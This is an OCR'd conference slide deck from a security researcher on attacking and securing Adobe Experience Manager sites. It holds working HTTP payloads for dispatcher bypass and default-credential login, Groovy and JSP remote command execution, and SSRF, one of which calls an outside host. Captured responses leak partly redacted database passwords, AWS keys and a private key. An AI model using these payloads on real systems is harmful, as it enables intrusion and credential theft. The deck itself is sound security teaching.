APACHE SLING & FRIENDS TECH MEETUP
2 - 4 SEPTEMBER 2019

Securing AEM webapps by hacking them

Mikhail Egorov @0ang3el, Security researcher & Bug hunter.

Intro

whoami

- Security researcher & full-time bug hunter
  - https://bugcrowd.com/0ang3el
  - https://hackerone.com/0ang3el
- Conference speaker
  - https://www.slideshare.net/0ang3el
  - https://speakerdeck.com/0ang3el


adaptTo()

AEM & Bug Bounties

My research on AEM security

PHDays 2015


Hacktivity 2018



LevelUp 2019


https://www.slideshare.net/0ang3el

Fellow hackers



@darkarnium, 2016


@fransrosen, 2018



@JonathanBoumanium, 2018

https://medium.com/@jonathanbouman/reflected-xss-at-philips-com-e48bf8f9cd3c
https://speakerdeck.com/fransrosen/a-story-of-the-passive-aggressive-sysadmin-of-aem
http://www.kernelpicnic.net/2016/07/24/Microsoft-signout.live.com-Remote-Code-Execution-Write-Up.html

Common AEM deployment



Interacts with Publish server via AEM Dispatcher!

Main blocks:

- Author AEM instance
- Publish AEM instance
- AEM dispatcher (~WAF)

adaptTo()

Sources of vulnerabilities

- AEM misconfiguration
- AEM code (CVEs)
- 3rd-party plugins
- Your code

Vulnerabilities due to misconfiguration

AEM dispatcher bypass – CVE-2016-0957

- Blocked by Dispatcher
  - /bin/querybuilder.json
- However passed to publish instance
  - /bin/querybuilder.json/a.css
  - /bin/querybuilder.json/a.icoS
  - /bin/querybuilder.json?a.html
  - /bin/querybuilder.json;%0aa.css

AEM dispatcher bypass – Sling “features”

- When Sling Servlet is registered with sling.servlet.path other properties are ignored (e.g. sling.servlet.extensions)
- Bypassing extension check
  - /bin/querybuilder.json.css
  - /bin/querybuilder.feed.ico

AEM dispatcher bypass – Sling “features”

- When Sling Servlet is registered with sling.servlet.resourceTypes
- Bypassing path check
  - Create node with proper sling:resourceType under /content/usergenerated/etc/commerce/smartlists

adaptTo()

AEM dispatcher security tips

- Don’t use rules like
  - /0041 { /type "allow" /url "*.css" } # This is bad
- Better use
  - /0041 { /type "allow" /extension 'css' }

AEM dispatcher security tips

- Explicit deny rule for dangerous endpoints
  - /0090 { /type "deny" /path "/libs/*" }
  - /0091 { /type "deny" /path "/bin/querybuilder*" }
- Place explicit deny rules in the end of policy

adaptTo()

Default credentials

- admin/admin
- author/author
- Geometrixx users
  - grios:password
  - jdoe@geometrixx.info:jdoe
  - …

Go | Cancel | < | > | Target: https://[redacted]

Request

Raw | Headers | Hex

```
GET /system/sling/loginstatus.json;%0aa.css HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Authorization: Basic YWRtaW46YWRtaW4=
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

== base64(admin:admin)

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Sat, 26 May 2018 12:18:24 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.2k-fips
Communique/4.2.0
X-Content-Type-Options: nosniff
X-Frame-Options: ALLOW-FROM https://ad[redacted]om
Content-Security-Policy: frame-ancestors 'self' https://ad[redacted]om
Content-Length: 65
Connection: close
Content-Type: text/plain; charset=ISO-8859-1

authenticated=true&authstate=COMPLETE&userid=admin&authtype=BASIC
```

Adobe Experience Ma... ×

https://[redacted]/system/console/bundles

Search

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums | NetHunter | Getting Started

Adobe Experience Manager Web Console
Bundles

Main | OSGi | Sling | Status | Web Console | Log

Bundle information: 485 bundles in total - all 485 bundles active

Apply Filter | Filter All | Reload | Install/Update... | Refresh Packages

Id	Name	Version	Category	Status	Actions
0	System Bundle *(org.apache.felix.framework)*	5.4.0		Active	
144	Abdera Client *(org.apache.abdera.client)*	1.0.0.R783018		Active	
145	Abdera Core *(org.apache.abdera.core)*			Active	
146	Abdera Extensions - Media *(org.apache.abd*			Active	
147	Abdera Extensions - OpenSearch *(org.apac*			Active	
149	Abdera Parser *(org.apache.abdera.parser)*			Active	
150	Abdera Server *(org.apache.abdera.server)*			Active	
405	Adaptive Forms Core Bundle *(com.adobe.ae*			Active	
396	Adobe - XMPFiles Worker host *(com.adobe.*			Active	

Upload / Install Bundles

Start Bundle ☐

Refresh Packages ☐

Start Level 20

Browse... No file selected.

Install or Update

Weak passwords / Credentials bruterorcing

- Properties jcr:createdBy, cq:lastModifiedBy, jcr:lastModifiedBy contain usernames
- Many ways to bruteforce
  - LoginStatusServlet
  - GetLoggedInUser servlet
  - CurrentUserServlet
  - …

adaptTo()


Weak permissions for JCR

- Many ways to access JCR
  - DefaultGetServlet
  - QueryBuilderJsonServlet
  - QueryBuilderFeedServlet
  - GQLSearchServlet
  - CRXDE Lite
  - …

adaptTo()

Weak permissions for JCR

- Anonymous user has jcr:write permission for /content/usergenerated/etc/commerce/smartlists



/apps/<redacted>/config.author.tidy.1..json/a.ico


```
{
  "jcr:createdBy": "adm
  "jcr:created": "Wed M
  "jcr:primaryType": "s
  "com.[redacted].logindet
    "jcr:createdBy": "admin",
    "loginaddress": "https://[redacted]",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
    "jcr:primaryType": "sling:OsgiConfig"
  },
  "com.[redacted].registrationdetails": {
    "registrationlink": "https://[redacted]",
    "jcr:createdBy": "admin",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
    "jcr:primaryType": "sling:OsgiConfig"
  },
  "com.[redacted].logoutdetails": {
    "logoutaddress": "https://[redacted]",
    "jcr:createdBy": "admin",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
    "jcr:primaryType": "sling:OsgiConfig"
  },
  "com.[redacted].oracledbdetails": {
    "datasourcename": "p[redacted]1",
    "port": "1524",
    "password": "w3[redacted]",
    "jcr:createdBy": "admin",
    "jdbcconnectionuri": "jdbc:oracle:thin:@//[redacted].com:1524/[redacted]",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
    "username": "[redacted]s",
    "jcr:primaryType": "sling:OsgiConfig",
    "jdbcdriverclass": "oracle.jdbc.OracleDriver"
  },
  "com.[redacted].sqldbdetails": {
    "datasourcename": "PD_EMA[redacted]",
    "port": "55631",
    "password": "s56$[redacted]",
    "jcr:createdBy": "admin",
    "jdbcconnectionuri": "jdbc:jtds:sqlserver://[redacted]",
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",
    "username": "retireenews_cf",
    "jcr:primaryType": "sling:OsgiConfig",
    "jdbcdriverclass": "net.sourceforge.jtds.jdbc.Driver"
  }
}
```

Go | Cancel | < | > | Target: https://[redacted]

Request

Raw | Params | Headers | Hex

```
GET /bin/querybuilder.feed.servlet;%0aa.css?type=nt:file&nodename=*.zip HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

type=nt:file&nodename=*.zip

? < + > Type a search term 0 matches

Response

Raw | Headers | Hex | XML

```
Content-Type: application/atom+xml;charset=utf-8
Date: Sat, 09 Jun 2018 16:51:42 GMT
Connection: close
Vary: Accept-Encoding
Set-Cookie: renderid=rend02; path=/;
Set-Cookie: [redacted]=14b5a3d92b47f0693e38e374b395d8e0135586ccf746cca48728fd35fef341b94f99654f;path=/;secure;httponly

<feed xmlns="http://www.w3.org/2005/Atom"
xmlns:os="http://a9.com/-/spec/opensearch/1.1/"><title type="text">CQ Feed</title><id>https://[redacted]com:25078/bin/querybuilder.feed.servlet;%0aa.css?type=nt:file&amp;nodename=*.zip</id><link href="https://[redacted]com:25078/bin/querybuilder.feed.servlet;%250aa.css?type=nt:file&amp;nodename=*.zip" rel="self" /><updated>2018-06-09T16:51:41.897Z</updated><os:itemsPerPage>10</os:itemsPerPage><os:totalResults>10</os:totalResults><os:startIndex>0</os:startIndex><entry><title type="html">[redacted]-min-configs-public-4.1.0.zip</title><link href="https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_backup_for_all_env/Prod/[redacted]-min-configs-public-4.1.0.zip.html" /><id>https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_backup_for_all_env/Prod/[redacted]-min-configs-public-4.1.0.zip</id><published>2016-10-07T21:24:27.256Z</published></entry><entry><title type="html">[redacted]-min-configs-author-4.1.0 (1).zip</title><link href="https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_backup_for_all_env/Prod/[redacted]-min-configs-author-4.1.0%20(1).zip.html" /><id>https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_backup_for_all_env/Prod/[redacted]-min-configs-author-4.1.0%20(1).zip</id><published>2016-10-07T21:24:27.253Z</published></entry><entry><title type="html">[redacted]-min-configs-secure-4.1.0.zip</title><link href="https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_backup_for_all_env/Prod/[redacted]-min-configs-secure-4.1.0.zip.html" /><id>https://[redacted].com:25078/etc/clientlibs/[redacted]/component/Config_backup_for_all_env/Prod/[redacted]-min-configs-secure-4.1.0.zip</id><published>2016-10-0
```

? < + > Type a search term 0 matches

Done 5,291 bytes | 2,761 millis

Go Cancel < > Target: [redacted]

Request

Raw Params Headers Hex

```
GET /bin/querybuilder.json.css?path=/home&p.hits=full&p.limit=-1 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
[redacted]
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

path=/home&p.hits=full&p.limit=-1

? < + > Type a search term 0 matches

Response

Raw Headers Hex JSON Beautifier

```
    "nslcountry": "US",
    "uid": "[redacted]",
    "email": "[redacted]",
    "SymFederationId": "[redacted]4433",
    "blockedUser": "true"
  },
  {
    "jcr:path": "/home/users/k",
    "jcr:primaryType": "rep:AuthorizableFolder"
  },
  {
    "jcr:path": "/home/users/k/kI7FpcvlZKqs9fdy2YWa",
    "jcr:primaryType": "rep:User",
    "jcr:mixinTypes": [
      "rep:AccessControllable"
    ],
    "jcr:createdBy": "authentication-service",
    "rep:password":
"{SHA-256}4435604486abe68c-1000-536d75d3[redacted]
5919b11f397536",
    "jcr:created": "Tue Sep 04 2018 06:53:23 GMT-0700",
    "rep:principalName": [redacted]9238385",
    "jcr:uuid": "b6a8a5a3-38c0-37ce-81b8-3f39b6915314",
    "samlResponse":
"{b51c54978f57e89ad30f8fc6a7d01028b472422b91587eb408ab95404b47b40e6d6f56feae620cd6d
97ed99f85b80eb621a882b6f85d3433fc45d70476d814a59e59225e40a759fe628aac25991194c77a3
[redacted]
87570aa2b3f44483463cab4db2a45784f5fca588e9275af62301a1019ee4d98dc5dd6a9e13c157c83d
0797276fea927e29d0b9f0c1655381c75af11b04c3d452d2167bc9b7b246aa52377bcbc6e93a62855b
```


? < + > /home/users/k/kI7FpcvlZKqs9fdy2YWa 3 matche

Done 4,244,103 bytes | 2,422 mill

Vulnerabilities due to 3-rd party components

Groovy Console

- Exposes servlet at /bin/groovyconsole/post.servlet without authentication by default



https://github.com/icfnext/aem-groovy-console

Go | Cancel | < | > | Target: https:

Request

Raw | Params | Headers | Hex

```
POST /bin/groovyconsole/post.servlet HTTP/1.1
Host
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: htt                    om
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

script=def+proc+%3d+"cat+/etc/passwd".execute()%0d%0aprintln+proc.text
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: Apache/2.2.15 (CentOS)
Host-ID: wcxml
X-OneAgent-JS-Injection: true
X-Content-Type-Options: nosniff
Content-Length: 2479
Content-Type: application/json; charset=UTF-8
Cache-Control: max-age=14400
Expires: Mon, 26 Nov 2018 23:04:11 GMT
Date: Mon, 26 Nov 2018 19:04:11 GMT
Connection: close
```

{"output":"root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/spool/mail:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin\noperator:x:27511:0:operator:/root:/sbin/nologin\ngames:x:27512:101:games:/usr/games:/sbin/nologin\ngopher:x:27513:30:gopher:/var/gopher:/sbin/nologin\nftp:x:27514:750:FTP

/etc/passwd\".execute()\r\nprintln proc.text","runningTime":"00:00:00.072","result":null,"exceptionStackTrace":""}

script=def+proc+%3d+”cat+/etc/passwd”.execute()%0d%0aprintln+proc.text

ACS AEM Tools

- Exposes Fiddle with ability to execute JSP scripts on /etc/acs-tools/aem-fiddle/_jcr_content.run.html
- May not require authentication

Go Cancel < > T

Request

Raw Params Headers Hex

```
POST /etc/acs-tools/aem-fiddle/_jcr_content.run.html HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: ht
DNT: 1
Connection: close

Authorization: Basic YWRtaW46YWRtaW4=
Content-Type: application/x-www-form-urlencoded
Content-Length: 535

scriptdata=%0A%3C%25%40+page+import%3D%22java.io.*%22+%25%3E%0A%3C%25+%0A%09Process
+proc+%3D+Runtime.getRuntime().exec(%22ifconfig%22)%3B%0A%09%0A%09BufferedReader+st
dInput+%3D+new+BufferedReader(new+InputStreamReader(proc.getInputStream()))%3B%0A%0
9StringBuilder+sb+%3D+new+StringBuilder()%3B%0A%09String+s+%3D+null%3B%0A%09while+(
(s+%3D+stdInput.readLine())+!%3D+null)+%7B%0A%09%09sb.append(s+%2B+%22%5C%5C%5C%5Cn
%22)%3B%0A%09%7D%0A%09%0A%09String+output+%3D+sb.toString()%3B%0A%25%3E%0A%3C%25%3D
output+%25%3E&scriptext=jsp&resource=
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

Connection: close

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500\\n        inet
10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255\\n        ether
08:00:27:78:a2:ab  txqueuelen 1000  (Ethernet)\\n        RX packets 24772  bytes
26340501 (25.1 MiB)\\n        RX errors 0  dropped 0  overruns 0  frame 0\\n
  TX packets 11718  bytes 1001670 (978.1 KiB)\\n        TX errors 0  dropped 0
overruns 0  carrier 0  collisions 0\\n\\neth1:
flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500\\n        inet
192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255\\n        inet6
fe80::a00:27ff:fe9c:59d4  prefixlen 64  scopeid 0x20<link>\\n        ether
08:00:27:9c:59:d4  txqueuelen 1000  (Ethernet)\\n        RX packets 4  bytes 1830
(1.7 KiB)\\n        RX errors 0  dropped 0  overruns 0  frame 0\\n        TX
packets 20  bytes 2270 (2.2 KiB)\\n        TX errors 0  dropped 0 overruns 0
carrier 0  collisions 0\\n\\nlo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536\\n
  inet 127.0.0.1  netmask 255.0.0.0\\n        inet6 ::1  prefixlen 128  scopeid
0x10<host>\\n        loop  txqueuelen 1000  (Local Loopback)\\n        RX packets
7152  bytes 36126639 (34.4 MiB)\\n        RX errors 0  dropped 0  overruns 0
frame 0\\n        TX packets 7152  bytes 36126639 (34.4 MiB)\\n        TX errors
0  dropped 0 overruns 0  carrier 0  collisions 0\\n\\n
```

adaptTo()

AEM vulnerabilities

CVE-2018-12809 (SSRF*)

- ReportingServicesProxyServlet (cq-content-insight bundle)

```
@SlingServlet(
    generateComponent = true,
    metatype = true,
    resourceTypes = {"cq/contentinsight/proxy"},
    extensions = {"json"},
    selectors = {"reportingservices"},
    methods = {"GET"},
    label = "Reporting Services API proxy servlet",
    description = "Proxy servlet for Reporting Services API"
)
public class ReportingServicesProxyServlet extends SlingSafeMethodsServlet {
    private static final String DEFAULT_API_OMNITURE_URL = ".*/api[0-9]*.omniture.com/.*";}
    …
}
```

*SSRF - Server Side Request Forgery

CVE-2018-12809 (SSRF*)

- Paths to invoke servlet
  - /libs/cq/contentinsight/content/proxy.reportingservices.json
  - /libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet
- Vulnerable parameter url
  - url=http://anyurl%23/api1.omniture.com/a

*SSRF - Server Side Request Forgery

Go | Cancel | < | > | Target: [redacted]

Request

Raw | Params | Headers | Hex

```
GET
//libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.a.11.htm.svg?url=http://1ynrnhl.xip.io/latest/meta-data/iam/security-credentials/ManagedServicesBigBearInstance%23/api1.omniture.com/a&q=a HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | JSON Beautifier

```
AWSELB=97C305931652BE02A6DC3A1ECF8B2716CDA95CD353E311650561361A113FBD1117E37B6D1BFCC517D3D177BC8CFA1A437F28F9CFC86469784B75712629B3A5B9F71C3DCA46;PATH=/;MAX-AGE=900
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 858
Connection: Close

{
  "Code" : "Success",
  "LastUpdated" : "2018-07-06T12:27:21Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAIE46ZM36CAO4CANA",
  "SecretAccessKey" :
"7N5gtyM23GeRBU[redacted]Fv1+",
  "Token" :
"FQoDYXdzEKb/////////wEaDMcXuxlQFqlc21KR2CKcA2nso4ze64tTZks8GKrXAkwqvZcogu6IfOhZhPbw0ojUaIsxCy+wTkn2t7NI5voiWHzmlxSHGpXIhTAg0a1Wv5VA7gntdklu1ra1JNQJ12SGY4VNjmsyyhS1U3gvbQ1m3uY0PFmxNi23yzTEO1R9OU9IQekGQHKVgYcwpA+csSMt69RtjSl5OTl6yqhJ/G/ml0hjeNLEp+lJMiljFKAp/B4eT58WYMZeAAbT1hp4FxhrrC/sIpo2iqG4/cvpxRh
```

Go Cancel < > Target: [redacted]

Request

Raw Params Headers Hex

```
GET
//libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.a.21.css?url=http
://localhost:4503/etc/ocs/libs/puppet/bootstrap/etc/ssl/private/ocs-x509-client-key
.pem%23/api1.omniture.com/a&q=a HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted]
Cookie:
AWSELB=DF997D6F14339B9BD862EB9165664CB249B8EF5DB0697F4BD327CCEDF73DCFE8C143E520E966
D06F602FB40277967204ADF75CA0168E5FE17D4F77BF4E6C46EFBC83AF5553; AKA_A2=A
DNT: 1
Connection: close
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex


```
        76:64:fa:39:10:53:b6:d2:49:ec:4b:ca:84:32:4e:
        a1:b8:87:32:4c:e6:f5:22:97:34:3a:b4:22:5c:df:
        22:c1:ef:c6:09:66:d2:df:51:9e:c8:e7:e9:c4:a0:
        40:77:75:06:ef:de:94:e3:1d:c2:9d:6c:30:72:b2:
        6e:3c:f2:89:85:43:87:99:1d:82:38:a0:64:c7:d6:
        48:c3:2a:ae:98:34:3b:8f:2b:88:13:c7:ba:7d:8c:
        3b:16:02:b2:40:86:03:08:05:bf:26:14:17:8d:88:
        c9:99:d2:db:87:c4:a0:e3:4d:7b:16:56:f0:e5:d5:
        45:12:e2:3c:61:40:f1:56:3a:6d:93:11:47:bc:b0:
        95:62:b4:0d:

prime1:
        00:c2:62:a4:a8:07:90:7d:8d:25:fe:6b:b2:de:7c:
        16:85:89:f1:9c:70:9b:4e:d7:d5:62:dc:55:4b:2e:
        2c:c1:4c:44:2a:54:dc:7b:66:7c:6b:61:88:fc:f8:
        73:09:dc:8f:ff:50:50:e1:3a:89:c7:ef:68:1b:a1:
        41:52:b1:5b:25:62:40:9a:2f:16:d7:1d:ff:93:05:
        c8:fb:9e:a7:48:32:9d:76:b4:c6:2e:fd:39:a0:37:
        90:73:82:0c:f9:68:95:0a:7f:8c:35:d3:82:94:8c:
        27:4f:fc:84:fa:ae:7a:62:b1:f6:8e:a9:13:f6:f9:
        be:93:1a:5e:ef:2f:f1:38:02:b9:ee:7e:39:3e:e0:
        2d:b9:79:21:d0:59:18:87:b8:32:5f:23:e2:11:4a:
        45:1b:cf:

prime2:
        00:ea:9b:e0:8b:4b:6b:85:6f:41:cc:cd:ee:f0:a6:
        4f:f3:e4:9f:83:55:e5:be:8c:41:de:f6:61:4d:6b:
        62:d7:45:ed:04:4d:87:16:e1:ab:79:67:5c:3e:cb:
        d2:75:15:4f:b0:fd:6d:90:17:ca:61:21:12:43:7d:
        95:47:d4:ad:86:38:b6:0a:0d:49:b1:3e:e8:07:46:
        f4:a7:1a:8d:a1:67:60:3f:6c:d2:55:48:05:c2:8d:
        28:e8:e8:b0:11:5d:1a:04:88:4e:a8:b3:80:73:e3:
        b6:ea:ee:71:f7:b9:8b:8d:65:61:31:18:db:55:61:
        48:b7:d1:fb:2e:08:bf:78:b4:2d:8f:2a:dd:f3:62:
```

? < + > Type a search term 0 matches

Done 7,212 bytes | 774 millis


Hacktivity: Latest Security
Inbox - HackerOne
Inbox - HackerOne
Submit report to Adobe
0ang3el's HackerOne Pro
Google
Защищено
https:/
/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.html?url=http://37.139.8.241/ssrf.php%23/api1.omniture.com/a&q=a
Подтвердите действие на странице
OK

